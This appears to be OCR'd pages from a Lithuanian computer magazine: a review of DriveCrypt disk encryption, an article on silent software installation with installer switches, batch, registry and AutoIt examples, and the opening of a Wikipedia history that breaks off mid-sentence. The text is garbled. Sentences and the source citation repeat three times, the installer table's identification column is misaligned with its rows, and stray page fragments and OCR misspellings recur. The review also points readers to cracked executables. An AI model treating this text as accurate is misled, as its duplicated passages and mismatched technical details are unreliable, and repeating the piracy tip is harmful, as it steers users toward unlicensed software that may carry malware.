Tikras monstras, leidžiantis šifruoti 1344 bitų kietąjį diską. Be abejo, pagrindinė užduotis yra šifruotų konteinerių sukūrimas ir palaikymas. Tokį sukurti visiškai nesudėtinga: pakanka menui pasirinkti *File —> Create Container file*, o po to vedui atsakyti *I want to create a DriveCrypt container for my disk*. Kaip jau įprasta, programa paprašys įvesti konteinerio parametrus: jo dydį, failų sistemą fizinių buvimą diske. Šifravimas kiekvieną kartą atliekamas skirtingai: tam reikia tam tikro atsitiktinių skaičių rinkinio, kuris generuojamas remiantis tavo pelytes judėjimu. Po to, kai bus sugeneruota reikiama seka, *DriveCrypt* pasiūlys apsispręsti dėl šifravimo algoritmo. O čia iš tiesų yra iš ko rinktis.

*DriveCrypt* palaiko AES, Blowfish, Tea 16, Tea 32, Des, Triple Des, Misty 1 ir Square. Pasirinkus vieną iš jų, konteinerio kūrimas bus pabaigtas.

Pats laikas užsiimti pasleptąja konteinerio dalimi. Čia

reikia pasakyti, kad prie *DriveCrypt* vartotojo sąsajos ir bendro naudojamo dar yra ką veikti. Jeigu tame pačiame *TrueCrypt* kuriant pasleptą konteinerį pakanka nuspausti vieną mygtuką ir vadovautis vedlio pasiūlymais, tai čia tau teks iš pradžių įmontuoti egzistuojantį konteinerį, po to įeiti į jo savybes ir tuomet pasirinkti variantą *Invisible disk creating*. Sąžiningumo dėlei pastebėsiu, kad toliau viskas eina kaip per sviestą.


Pastebėtina tai, kad *DriveCrypt* bendrą priėjimą prie šifruotų duomenų leidžia organizuoti labai apgalvotai ir patogiai. Norint suteikti priėjimą prie konteinerio kitam asmeniui, nebūtina jam kurti laikiną DKF raktą (*File —> Create DKF Access File*). Rakto panaudojimą galima įvairiai apriboti: nustatant galiojančių dienų kiekį, valandas pavyzdžiui, tik raktų) ir t.t. Kai specialus vedlys užbaigs savo darbą, bus gauta nedidele DKF byla, ją reikia atiduoti vartotojui, tuo pačiu pasakant slaptažodį, kuriuo buvo apsaugota ši byla. Šį raktą galima saugoti kur tik nori, tačiau jis galios tik toje mašinoje, kurioje buvo sukurtas. Dar daugiau, su DKF raktu prieti galima išimtinai tik prie konteinerio turinio, o visi nustatymai ir opcijos (taip pat ir dar vieno rakto sukūrimo galimybė) bus blokuojami.

*DriveCrypt* palaiko stenografiją ir gali ypatingai konfidencialius duomenis įkurdinti 16 bitų WAV bylose. Norint sukurti tokias bylas, prireiks daugialypės terpes konverterio, pavyzdžiui, *WinDac* arba *Cool Edit* (juos rekomenduoja programos kūrėjai, todėl šie pateikiami siuntimui oficialioje programos svetainėje).

Egzistuoja papildoma programos versija — *DriveCrypt Plus Pack*, kuri, nepasant panašaus pavadinimo, yra visiškai savarankiškas produktas. Šį įrankį galima būtų rekomenduoti paranojikiams, kurie greičiausiai liks patenkinti. *DriveCrypt Plus Pack* nekuria konteinerių, kuriuose saugojami duomenys, ji pilnai šifruoja kietąjį diską pačiame žemiausiame lygyje! O tai leidžia paslepti ne tik svarbius duomenis, bet ir visą likusį disko arba partijos turinį, įskaitant ir operacinę sistemą. Slaptažodžio prašoma kraunantis kompiuteriui, vartotojas įvesti gali bandyti keletą kartų. Jeigu sistema supras, kad ją pasinaudoti mėgina pašalinis žmogus (keletą kartų buvo įvestas neteisingas slaptažodis), ji kuo puikiausiai gali užkrauti suklustotą sistemą, su kuria dirbant bus naikinami pagrindinės sistemos duomenys. Skamba marazmatiškai, tačiau pabandyti verta.

Nuosprendis: pagrindinis programos trūkumas — po bandomojo laikotarpio už ją reikia mokėti pinigų. Prieš porą metų internete sklindė gandas apie tai, kad programoje įdiegtas specialiųjų tarnybų trojanas. Natūralu, kad kūrėja šį faktą neigė, tačiau vienareikšmiškai jais pasitikėti nevertėtų, kadangi programos išsities tekstų be jų pačių niekas niekada nestudijavo. Dar daugiau, programa pakankamai gerai apsaugota nuo nulaizymo. Gero raktų generatoriaus nerasi, todėl tenka ieškoti užlopytų exe'kų, kuriuose taip pat gali būti daug negerų dalykų. O šiaip programa iš tiesų verta dėmesio ir turi keletą unikalių savybių (pavyzdžiui, laikinų raktų sukūrimas).

**[Viskas tavo rankose]** Savaimė suprantama, kriptografinės sistemos neduoda 100% duomenų konfidencialumo garantijos. Pavyzdžiui, tu gali paprasčiausiai užmąsti, atjungti užšifruotą konteinerį nuo sistemos ir nuėti nuo kompiuterio. Pats suprantu, kad tokiu atveju bet kas galės nukopijuoti jame saugomas bylas. Ir vis dėlto nenaudoti tokio tipo programos, ypač jeigu susiduri su kompromituojančiais duomenimis ir įrankiais — kvaila, todėl susiimk ir nekresk kvarysčių :)





# 017

## Padaryk tai greitai

### PROGRAMINĖS ĮRANGOS ĮDIEGIMAS AUTOMATINIŲ REŽIMU

DAUGELIS SISTEMŲ ADMINISTRATORIŲ ŽINO, KAIP GALIMA GREITAI ĮDIEGTI WINDOWS. TAM YRA SKIRTOS PROGRAMOS, KURIOS LEIDŽIA PADARYTI TIKSLŲ ĮDIEGTOS OPERACINĖS SISTEMOS ATVAIZDĄ KARTU SU VISOMIS ĮDIEGTOMIS PROGRAMOMIS, TVARKYKLĖMIS IR T.T. PAKANKA IŠ TOKIO ATVAIZDO ATSTATYTI SISTEMINĘ PARTICIJĄ, IR MAŠINOJE ATSIKANDA ĮDIEGTA IR VISIŠKAI PARUOŠTA DARBUI WINDOWS SISTEMA. TUO UŽSIIMA TOKIOS PROGRAMOS, KAIP ACRONIS TRUEIMAGE, POWERQUEST DEPLOYCENTER AR NORTON GHOST. VIS DĖLTO WINDOWS XP ATVEJU GALIMA PASIELGTI KITAIP.

**[Automatizavimas padeda]** Atsiradus Windows XP, sistemą tapo įmanoma įdiegti visiškai automatinio režimu, iš anksto nurodant nustatymus, vartotojo vardą ir serijinį raktą. Įdiegimo metu net galima surasti bet kokių programų, sisteminio registro raktų, atnaujintų tvarkyklių ir t.t. Viskas priklauso nuo tavo poreikių ir fantazijos. Anglų kalboje šis procesas vadinasi *unattended installation*, ką lietuviškai būtų galima pavadinti „neprižiūrimu, automatinio įdiegimu“. Taip išeina, kad dabar, kai administratoriui prireikia perinstaliuoti Windows, jis turi mažiau problemų. Visas įdiegimas apsi-

boja tuo, kad į vartotojo kompiuterį įdedi specialų kompaktinį diską. O ką daryti, jeigu į jau įdiegtą Windows sistemą reikia papildomai įdiegti kokią nors programą? Būhalter nes apskaitos ar inžinieriams reikalingą programą? Tokiu atveju administratorius sąžiningai su programos disku eina pas vartotoją, sąžiningai spaudžia mygtukus, atsako, kad jis sutinka su licencijos sąlygomis, rankutėmis įveda serijinį numerį ir aukščiau atsiduriant mygtuko „Finish“. Atlikinėti tokį darbą daugiau nei viename kompiuteryje gana nyku. Laimė, ir čia galima rasti nepakeičiamų pagalbininkų. Apie juos ir pakalbėsime.

Administratorių gali padėti patys programų instaliatoriai. Daugelis jų turi specialius raktus, su kuriais galima paleisti automatinį programos įdiegimą. Dažniausiai naudojami šie instaliatorių tipai:

1. *InstallShield*
2. *Windows Installer Service (\*.msi)*
3. *InstallShield su MSI*
4. *Inno Setup*
5. *Nulsoft SuperPiMP Install System (NIS)*
6. *WISE Installer*

Be abejo instaliatorių sąrašas nėra pilnas, tačiau visko apžvelgti vieno straipsnio ribose tiesiog neįmanoma. Visus raktus, kurie padės tau automatizuoti įdiegimo procesą, aš pateikiu išsamioje lentelėje.

1. *Windows Installer*ui galima nurodyti raktus */qb* arba */qn*. Pirmasis parodys įdiegimo progresą, o antrasis visiškai paslėps visus langus ir nepastebimai įdiegs programą. Jeigu tu nori atvaizduoti įdiegimo progresą, tačiau nerodyti „Cancel“ mygtuko, su kuriuo vartotojas galėtų nutraukti įdiegimą, tuomet naudok raktą */qb* ! Kai kurios programos po įdiegimo reikalauja perkrauti kompiuterį. Norint to išvengti, kartu su */qn* arba */qb* pasinaudok *REBOOT=ReallySuppress*, visas išraiškas įterpiant tarp kabučių.

2. *InstallShield* su MSI gali būti dviejų tipų: *InstallScript MSI* ir *Basic MSI*. *InstallScript MSI* naudoja tradicinius *installShield* raktus. Lenteleje pateiktas *Basic MSI* raktai. Atkreipk dėmesį, kad raktas */v* ir kabutės rašomi kartu, be tarpo.

3. Raktų registras turi skirtingas reikšmes, t.y. *S* ir */s* nėra vienas ir tas pats.

Apie kitų instaliatorių raktus galima sužinoti, paleidus programą su raktu */?* arba */help*

INSTALIATORIAUS PAVADINIMAS	PALEIDIMAS SU RAKTU	KAIP ATPAŽINTI
InstallShield	setup.exe /s /sms	Kataloge turi būti byla <i>setup.iss</i> (diegimo bylos savybėse (kun, beje, visada vadinas <i>setup.exe</i> ) bus kažkas panašaus į „InstallShield (R) Setup Launcher“ Prapietimas *.msi.
Windows Installer Service (*.msi)	setup.msi /qn	Programos gali būti pateikiamos kaip atskiros MSI bylos arba pateikiamos su diegimo byla <i>setup.exe</i>
InstallShield su MSI	REBOOT=ReallySuppress* setup.exe /s /v"/qn	Paleidus instaliatorių, pačiame pirmame lange paspauskite ant kairiame viršutiniame kampe esančios ikonėlės ir iš meniu pasirinkite <i>About Setup</i> .
Inno Setup	REBOOT=ReallySuppress* setup.exe /VERY SILENT /SP-	Instaliatoriaus apačioje yra įrašas <i>Nulsoft</i>
Nulsoft SuperPiMP Install System (NIS)	Setup.exe /S	<i>Install System</i> .
WISE Installer	Setup.exe /s	Pirmame instaliatoriaus lange yra įrašas <i>Initializing Wise Installation Wizard</i> .





Gali būti, kad tai patiks LiveCD diskų sukūrimo su Windows sistema idėja. Tada, kaip su Windows XP, gali būti, kad tai patiks LiveCD diskų sukūrimo su Windows XP sistema idėja. Tada, kaip su Windows XP, gali būti, kad tai patiks LiveCD diskų sukūrimo su Windows XP sistema idėja.



Ruošiant šį straipsnį buvo panaudota svetainė [OSzone.net](http://OSzone.net) ir [autosetup.org](http://autosetup.org), ruošiant šį straipsnį buvo panaudota svetainė [OSzone.net](http://OSzone.net) ir [autosetup.org](http://autosetup.org), ruošiant šį straipsnį buvo panaudota svetainė [OSzone.net](http://OSzone.net) ir [autosetup.org](http://autosetup.org).

### [Papildomi sunkumai]

Visiškai atskira šnėsa prasideda tuomet, kai įdiegimo metu instaliatorius reikalauja „vesti serijinį numerį“. Pavyzdžiui, *Nero Burning Rom* gali būti automatiškai įdiegtas su tokiu komanda

```
nero6303.exe /silent /noreboot  
/no ui /sn=xxxx-xxxx-xxxx-xxxx-xxxx-xxxx /write sn
```

Taip tu gali į diską surašyti visus instaliatorius bei komandų bylą *autosetup.cmd* ir viską automatiškai įdiegti šio. Disko šaknyje taip pat galima sukurti bylą *autorun.inf*:

```
[Autorun]  
Open autosetup.cmd
```

Tuomet komandine byla automatinį įdiegimą paleis vos įdėjus diską į įrenginį.

**[Stebuklingieji automatizatoriai]** Jeigu tau nepatinka dirbti su raktais (tau tai atrodo sudėtinga, arba tu nesugebėjai parinkti reikiamų automatinio įdiegimo rakty, gali išmėginti programas, kurios emuliuoja vartotojo veiksmus „normalaus“ programos įdiegimo režime.

Bendra tokio tipo programų veikimo prasme tokia. Instaliatorius pasileidžia įprastiniame režime be rakty, o visi veiksmai (tokie kaip mygtukų paspaudimai, serijinių numerių įvedimai, vėliavėlių nustatymai) atliekami vartotojo veiksmų emulavimo režime. Galų gale tu pamatysi įdiegimo langą, kuriame patys pasispaudžia mygtukai, užsideda/nusima vėliavė, įvedami serijiniai numeriai ir panašia.

Tokio tipo programoms priskiriamos *AutoIt* ir *LazySetupCD*. *AutoIt* atveju tu turi su specialia kalba rašyti skriptus. Pavyzdžiui programos *LazySetupCD* įdiegimo atveju skriptas būtų toks:

```
// įdiegimo paleidimas iš c:\temp katalogo  
Run, c:\temp\LazySetupCD\setup.exe  
// palaukiame, kol atsirastų reikiamas langas  
WinWaitActive, Licencinis susitarimas  
// spaudžiame „Taip“, t.y. paspaudžiame Enter paspaudimą  
Send, {Enter}  
// laukiame, kol pasirodys kitas langas  
WinWaitActive, LazySetupCD v.1.1  
// spaudžiame OK  
Send, {Enter}  
// pabaiga  
Exit
```

Parsisiųsti paruoštus automatiniam programų įdiegimui su *AutoIt* skirtus skriptus galima gauti adresu [www.msfm.org/board/index.php?showtopic=20197](http://www.msfm.org/board/index.php?showtopic=20197). *AutoIt* skirtų skriptų parašymas — nepaprasta užduotis, kadangi reikia išstudijuoti skriptinės kalbos sintaksę ir operatorius. Programos vartotojo sąsaja ir dokumentacija pateikiama anglų kalba. *LazySetupCD* leidžia kurti įdiegimo diskus, iš kurių tu pro-

Taip pat galima sukurti registro bylą, kuri registracijos duomenis įtrauktų tiesiai į registrą. Štai tą darančios *regnero.reg* bylos pavyzdys.

```
Windows Registry Editor Version 5.00  
[HKEY_LOCAL_MACHINE\SOFTWARE\Ahead\Nero - Burning Rom\Info]  
„Isel“=„InsertNemo“  
„Company“=„InsertCompanyNemo“  
„Serial5“=„InsertSerial“
```

6-os versijos *Nero* atveju paskutinė eilutė turėtų būti tokia:

```
„Serial6“=„InsertSerial“
```

Tuomet prieš automatinį įdiegimą tu iš pradžių gali paleist registracijos bylą, o po to atlikti automatinį su raktais. Savaimė suprantama, be komandinių bylų iš tokio automatizavimo bus maža naudos.

```
Pavyzdžiui, sukurti bylą autosetup.cmd:  
ECHO installing Nero Burning Rom  
ECHO Please wait  
REGEDIT /S D:\Install\regnero.reg  
start /wait D:\Install\Nero551054.exe /silent /noreboot /no ui
```

Kur D — įrenginio raide (deja, Windows sistemoje nėra universalaus %CDROM% tipo kintamojo).

Komandos *start* raktas */wait* leis sulaukti įdiegimo proceso pabaigos. To reikia kad vienu metu nepasileistų iš karto keli įdiegimo procesai. Į komandų bylą gali surašyti visų reikalingų programų automatinio įdiegimo komandas.





gramas galėsi įdieginti automatiškai, t.y. nedalyvaujant vartotojui, pagal iš anksto sudarytą algoritmą. Norint sudaryti kokios nors programos įdiegimo algoritmą, būtina nurodyti visus veiksmus, kuriuos įdiegimo metu turės emuluoti *LazySetupCD*. Tokiems veiksmams priskiriama:

1. Nuspaušti mygtuką
2. Uždegti/nuimti veliavelę
3. Sukonfigūruoti perjungiklį
4. Įvesti tekstą

Šių veiksmų pakanka, kad sudarytum daugelio programų įdiegimo algoritmus. Algoritmas sudaromas panaudojant *LazySetupCD* vartotojo sąsają. Čia nereikia rašyti jokių skriptų. Mygtukai, veliavelės ir jungikliai identifikuojami pagal jų pavadinimą. Tai reiškia, jeigu tu nori, kad *LazySetupCD* kokios nors programos įdiegimo metu tris kartus iš eilės nuspauštų „Next“ mygtuką, tau pakanka tris kartus pridėti veiksmą „Nuspaušti Next mygtuką“.

*AutoIt* atveju tam, kad užprogramuotum tris taip pat besivadinančio mygtuko nuspaudimus iš eilės, tekdamo nurodyti lango požymį, kuriame yra mygtukas. *LazySetupCD*, priešingai nei *AutoIt*, nesipainioja su mygtukų nuspaudimais, todėl tris kartus to paties mygtuko nespaus.

Norint įvesti tekstą (pavyzdžiui, serijinį numerį), tau taip pat nereikės nurodyti nieko papildomo. Jeigu eilinį kartą nuspaudus mygtuką „Next“ bus pasiūlyta įvesti vartotojo vardą ir serijos numerį, tai *LazySetupCD* sąsajoje pakaks nurodyti veiksmą „Įvesti tekstą“. Kiekvienas tekstinis fragmentas įdiegimo lange bus įvedamas tabuliacijos tvarka.

Su *LazySetupCD* tu gali instaliatorius diską įrašyti kartu su įdiegimo algoritmais. Kartu su *LazySetupCD* pateikiamas *autorun.exe* modulis, kuris įrašomas į diską ir kuris atliks automatinį įdiegimą. Su juo tu galėsi išsirinkti programas, kurias nori įdiegti automatiškai.

Internetu taip pat yra paruoštų *LazySetupCD* automatinio įdiegimo skriptų rinkinys, kurį galima parsisiųsti iš [autosetup.org.ru](http://autosetup.org.ru).

**[Išvados]** Taigi mes aptarėme tris galimus automatinio programų įdiegimo metodus:

1. Su raktais ir komandinėmis bylomis
2. Su *AutoIt*
3. Su *LazySetupCD*

Be jokios abejonės, pats greičiausias metodas yra įdiegimas su raktais ir komandinėmis bylomis, kadangi šiuo atveju nėra jokių įdiegimo langų, jų atvaizdavimų, nėra eikvojamas kompiuterio darbo laikas. Tačiau su šiuo metodu ne visada pavyksta pasiekti pageidaujama rezultatą (pavyzdžiui, nepavyksta parinkti reikiamų automatinio įdiegimo raktų). Tuomet į pagalbą ateina vartotojo veiksmų emulatoriai — *AutoIt* ir *LazySetupCD*. Norint efektyviai pradėti naudoti *AutoIt*, teks skirti laiko specialios skriptinės kalbos sintaksei išmokti. *LazySetupCD* suteikia paprastesnę ir patogesnę įdiegimo algoritmo sudarymo vartotojo sąsają.

Kuo naudotis — spresti tau

# AVerMedia

## Visa pasaulio „fūlė“ per tavo PC!





A

Z

020

KIEKVIENAS INTERNAUTAS BENT KARTĄ GYVENIME SEDEJO ĮBEDEŠ AKIS Į NARŠYKLĘ SU KRŪVA ATIDARYTŲ PAIEŠKOS SISTEMŲ IR LIŪDNAI SVAJOJO APIE SVETAINĘ, KURIOJE YRA VISKO. ATSAKYMAI Į VISUS KLAUSIMUS, IŠSAMŲS STRAIPSNIAI VISOMIS ĮMANOMOMIS TEMOMIS, JŪRA INFORMACIJOS... SAKAI, TAI UTOPIJA? ANAIPTOL, MIELAS DRAUGE, TOKIA SVETAINĖ YRA, O JOS PAVADINIMAS — WIKIPEDIA. NORI SUŽINOTI APIE STAMBIAUSIĄ ENCIKLOPEDIJĄ ŽMONIJOS ISTORIJOJE, KURIOS DEVIZAS: „MES RENKAME PASAULIO ŽINIAS“? TUOMET SKAITYK TOLIAU.



# Wikipedia

## Pasaulio žinių kaupykla

**[Enciklopedinės šaknys]** „Vieningos pasaulio žinių bazės“ sukūrimo ideja siekia tolimą praeitį. Dar senoveje žmonės bandė kažkaip sistematizuoti ir įamžinti savo žinias. Finale buvo sugalvotos enciklopedijos. Tiesa, naudotos didelės jų tomis ne visada patogios. Pavyzdžiui, 1950–1960 metais išleista Didžiąją Sovietinę Enciklopediją (DSE) sudarė 51 tomas. Visas šis lobis užima daug vietos, brangia kainuoja, o kol surasi tai, ko reikia, gali praėti daug laiko. Šios situacijos nepataisė nė 1960 metais išleista dviejų tomų abėceline DSE rodykle. Be abejo, mūsų laikais šią seną Didžiąją Enciklopediją galima įsigyti CD arba DVD formatu, tačiau čia iškyla dar viena problema – informacija sensta siaubingai greitai. Mokslininkai atranda kažką naujo, rašytojai rašo naujas knygas, kiekvieną dieną išleidžiama tūkstančiai laikraščių, televizija progresuoja, o apie internetą iš viso bausi net užsiminti. Visa tai sukeičė praktiškai neįmanoma. Kiek žmonių kasdien turėtų dirbti prie tokio leidinio, kuris kyla kojon spėtų su laiku ir kuriame būtų atnaujinami ne tik seni straipsniai, tačiau ir pridėdami nauji? Tačiau jeigu anksčiau toks dalykas buvo fiziškai neįmanomas, tai atsiradus internetui situacija pasikeitė. Šiandien visos stambiausios pasaulio enciklopedijos turi savo internetinius variantus. Ir visos jos yra mokamos. Kalbu ne apie porą žaliųjų prezidentų. Pirmąją enciklopedijų spausdinto leidimo kainą siekia 1500 dolerių, o už prieinamą prie internetinės svetainės lankytojams tenka pakloti po 50 dolerių per metus. Internetu laisvai prieinamos tik visiškai pasenusios enciklopedijos, pavyzdžiui, 1911 metų „Britanikos“ enciklopedija, arba beta versijos, kuriose rasi mažiau nei 10% visų straipsnių.

Ar galima tokiomis sąlygomis sukurti konkurencingą nemokamą resursą? Galima, jeigu į tai įtraukiami patys vartotojai. *Wikipedia* – tai enciklopedija, kurią papildo visas pasaulis, ir nors ji egzistuoja dar tik 5 metus, savo turiniu ji jau seniai pavijo ir aplenkė visas likusias „žinių kaupyklas“ bei toliau veržiasi pletojasi.

**[Wiki istorija]** *Wiki* istorija prasidėjo 2000 metais, kuomet Laris Sengeris ir Džimis Veilsas, kuris tada buvo kompanijos „Bomis“ generalinis direktorius, nusprendė sukurti nemokamą ir engvai prieinamą tinklinę enciklopediją. 2000 metų kovą jie sekmingai atidarė *Nupedia* (*NuPedia.com*) svetainę, kurią finansavo Veilsas firma ir kuri veikė atviro kodo programinės įrangos pagrindu. Pagrindiniu *Nupedia* ypatumu tapo visiškai autonomių teisų nebuvimas. Visa svetainės medžiaga buvo platinama pagal GNU FDL (bendrąją GNU licenciją), kuri kiekvienam vartotojui suteikia teisę redaguoti ir platinti (dalina arba pilnai) bet kokio straipsnio turinį, niekam nemokant jokių procentų ir nepažeidžiant jokių įstatymų. Veilsas ir Sengeris savo resurso populiarinimą pradėjo parašydami laiškus keliems žymiesiems mokslininkams, siūlydami jiems paties sudalyvauti *Nupedijos* gyvenime. Pačioje svetainėje buvo pateiktas RTF formato skelbimas, kurį buvo siūloma atspausdinti ir pakabinti savo mokyimo įstaigoje. Tągi pirmaisiais straipsnių autoriais tapo įvairių šalių mokslininkai ir profesoriai. Tame pagelaujantiems sudalyvauti paprastiems žmonėms tekdavo iš pradžių susisiekti su skyriaus redaktoriumi ir jam įrodyti, kad tu iš tiesų susigaudai toje srityje. Jeigu gaudavai leidimą, tuomet galėjai imtis darbo ir po to savo straipsnį išsiųsti tam pačiam redaktoriui, kuris jį pats įvertindavo ir parodydavo savo kolegoms. Po kelių

žmonių patvirtinimo straipsnis būdavo išsiunčiamas specialiam žmogui, copyeditor'ui, kuris jame ieškodavo autornėmis teisėmis apsaugotų tekstų arba paveikslukų. Ir tik po to vargšas straipsnis sugrįždavo pas redaktorių, kuris jį pakabindavo svetainėje.

Šis procesas buvo ilgas ir sudėtingas, todėl *Nupedia* straipsnių kiekis neviršijo šimto. Galų gale tapo aišku, kad su tokiu požiūriu svetainė greitai pletotis negali, jau ne neka bant apie pilnavertį konkuravimą su lyderiančiomis enciklopedijomis. 2001 metų pradžioje kūrėjai jau mąstė apie *Nupedijos* uždarymą, kai staiga Laris Sengerio bičiulis Benas Kovicą pasiūlė visų problemų sprendimą. Technologija, apie kurią jis pasakojo, vadinosi *Wiki*. Ji leisdavo bet kuriam pagelaujantiui pridėti straipsnius į svetainę ir juos redaguoti, apeinant ilgą redaktorių grandinę. Svarbiausia čia tai, kad kiekvieno straipsnio pataisymo istorija saugoma amžinai, todėl jeigu bus ištrinta kas nors svarbaus arba atlikti pakeitimai pasirodys esą neteisingi, sugrąžinti viską į pradinę būseną gales bet kuris tai pastebėjęs lankytojas.

Iš esmės *Wiki* – tai hipertekstinė rašytinės informacijos surinkimo ir struktūrizavimo aplinka. Pirmasis *Wiki* tinklas buvo „Portlando programinio kodo pavyzdžių saugykla“. Tinklą 1995 metų kovo 25 dieną sukūrė programuotojas Vardas Kaningemas. Patį žodį *wiki* (tiksliau sakant, *wiki-wiki*) jis pasiskolino iš havajiečių kalbos, kurioje tai reiškia „labai greitai“. „Kuo greičiau“. Svarbu tai, kad *Wiki* technologijoje viskas remiasi kolektyviniu darbu. Visų *Wiki* svetainėse dirbančių žmonių patogumui naujų puslapių pridėjimo ir taisymo sistema supaprastinta iki dviejų peles mygtuko paspaudimų – „Redaguoti“ ir „Išsaugoti“, o visos redagavimo operacijos atliekamos tiesiog naršyklės lange. Bet kuris *Wiki* svetainės puslapis – tai straipsnis, susidedantis iš pavadinimo ir turinio, į kurį galima įterpti HTML tagus arba ypatingą *Wiki* žymėjimo (*mark up*) kairbę, kuri, lyginant su tagais, pripažinta kaip paprastesnė ir patogesnė. Pavyzdžiui, norint tekste įterpti nuorodą į kitą puslapį, tau nereikia rašyti `<a href="http://nuorodos-adresas">Nuorodos pavadinimas</a>` ir panašiai. Pakanka tiesiog įterpti straipsnio, į kurį nori nukreipti, pavadinimą (kvadratinėse kabutėse – [[Straipsnio pavadinimas]]), nuspaudęs mygtuką „Išsaugoti“ gausi nuorodą. Neveikiančių nuorodų tiesiog nėra. Jeigu straipsnis tokiu pavadinimu jau yra, tuomet nuoroda bus mėlynos spalvos, o jeigu ne – raudonos, ir atves tave į puslapį „kol kas nėra parašyto straipsnio“.

Sengeris užsidedė šia nauja ideja ir nesunkiai įtikino Veilsą pakeisti *Nupedijos* varikliuką į naująjį. 2001 metų sausio 10 dieną enciklopedija jau buvo paleista naujojo formatu. Tačiau ne visi į šią naują žiūrėjo optimistiškai. Daugeliui prie projekto dirbančių mokslininkų ideja iš esmės nepatiko, nes



pagrindinis *Wikipedia.org* puslapis



Jos gąsdino mintis, kad straipsnius galės redaguoti bet kuris pagerdaujantis. „Kas bus, kai tūkstančiai paprastų vartotojų pris kas iki svetainės ir pradės viską keisti pagal save? Koks objektyvumas gali būti tokiose abejotinuose ir niekieno nekontroliuojamuose duomenyse?“. Prieštaravimas buvo toks stiprus, kad Veilsas ir Sengeris pasitarė bei *Nupedijai* grąžino senąją vankliuką, o po to tiesiog sukūrė naują svetainę *Wikipedia.com*. GNU FDL licencija jiems leido į *Wikipediją* perkelti visą *Nupedijos* informaciją, o senąjį resursą pakeičti nepaliesią specialiai tiems, kas nepageidavo pokyčių.


221

[„**Wikipedia**“ šiandien] Oficialiai *Wikipedia.com* (o vėliau — *Wikipedia.org*) buvo paleista 2001 metų sausio 15 dieną. Pagrindiniais jos principais tapo neutralus požiūris į visus straipsnius, visiškai informacijos laisvė ir nemokamas priėjimas. Ir, be jokios abejonės, laisvas priėjimas ne tik prie enciklopedijos skaitymo, bet ir prie jos taisymo. Nepaisant niūnių mokslininkų prognozių, viskas buvo ne taip baisu. *Wiki* technologijos kritikams visada kliuvo jų nuomone silpniausia sistemos vieta — vandalizmas. Suteikęs straipsnių redagavimo galimybę bet kuriam vartotojui, reikėjo tikėtis, kad norinčių ateiti ir viską sugadinti bus nemažai. Tačiau apie vandalizmą viskas jau seniai pasakyta pačioje *Wikipedijoje*. Štai ištrauka iš straipsnio „Wikipedia: Vandalizmas“:

....vandalizmas, nepaisant paplitusios nuomonės, iš tiesų *Wikipedijai* nėra didelė problema, kadangi visi straipsnių pakitimai saugomi specialioje duomenų bazėje. Taip piktavaliai negali visiškai sunaikinti visos informacijos. Lankytojas, pastebėjęs, kad straipsnis buvo sugadintas, gali sugrąžinti nepažeistą versiją, tą padaryti visiškai nesudėtinga. Norint į straipsnį įtraukti perspėjimą, reikia jo profilio aptarime pridėti vandalo šabloną: `{subst:vandal}`. Kadangi žmonių, norinčių užsiimti vandalizmu, skaičius apytiksliai lygus norinčių atstatyti teisybę žmonių skaičiui, sukurtos sąlygos, kurioms esant pastarąjį variantą įgyvendinti lengviau, nei pirmąjį, *Wikipedijos* medžiagą padaro vis labiau ir labiau atitinkančią tiesą. Pasak tyrimų rezultatų, daugelis vandalizmo pasekmių angliškoje *Wikipedijos* dalyje neutralizuojamos per labai trumpą laiką”



Britanikos enciklopedijos tomai



siuose Floridoje esančiuose serveriuose saugoma Wiki

Pateiksiu dar keletą skaičių, kad galėtumėte suprasti, kokių kolosalių mastus šiandien pasiekė laisvoji enciklopedija. Pats stambiausias kalbinis *Wiki* segmentas kaip ir anksčiau lieka angliškas, kurį dabar sudaro beveik 900 tūkstančių straipsnių. Iš viso *Wikipedijoje* straipsniai pateikiami daugiau nei 200 kalbų, todėl projektas iš tiesų tarptautinis. Prieš keletą metų *Wikipedia.org* svetainė net neįėjo į 10000 geriausių interneto svetainių sąrašą, o dabar ji yra tarp 30–tes geriausiųjų, su daugiau nei 2,5 milijardų puslapių užklausų per mėnesį. Pernai *Wikipediją* kasdien naudojo apie puse procento internetautų, šiandien šis skaičius padidėjo maždaug ketuns kartus. 2003 metais *Wikipedijos* biudžetas siekė 15 000 dolerių, 2004 metais — 25 000 dolerių, o šiais metais — daugiau nei 700 000 dolerių. Ateinančiais kalbesime jau apie milijonus dolerių. Šį biudžetą suformuoja *Wikipedijos* fondas ir dešimtys tūkstančių savanorų, kurie projektui palaikyti skina savo laiką ir jėgas, tikėdami tuo, kad žinios — tai jėga, ir jos turi būti laisvai prieinamos. Čia pagrindinis principas — kiekvienas įmoka įnašą pagal savo pajėgumus, beje, vidutinis įnašas yra maždaug 20 dolerių. *Wikimedia* fondas palaiko ir kitus neenciklopedinius laisvų publikacijų internete projektus: laisvąją biblioteką (*Wikiteka*), nemokamus vadovėlius (*Wikivadovėlis*), žodynus (*Wikižodynas*), atvirą naujienų 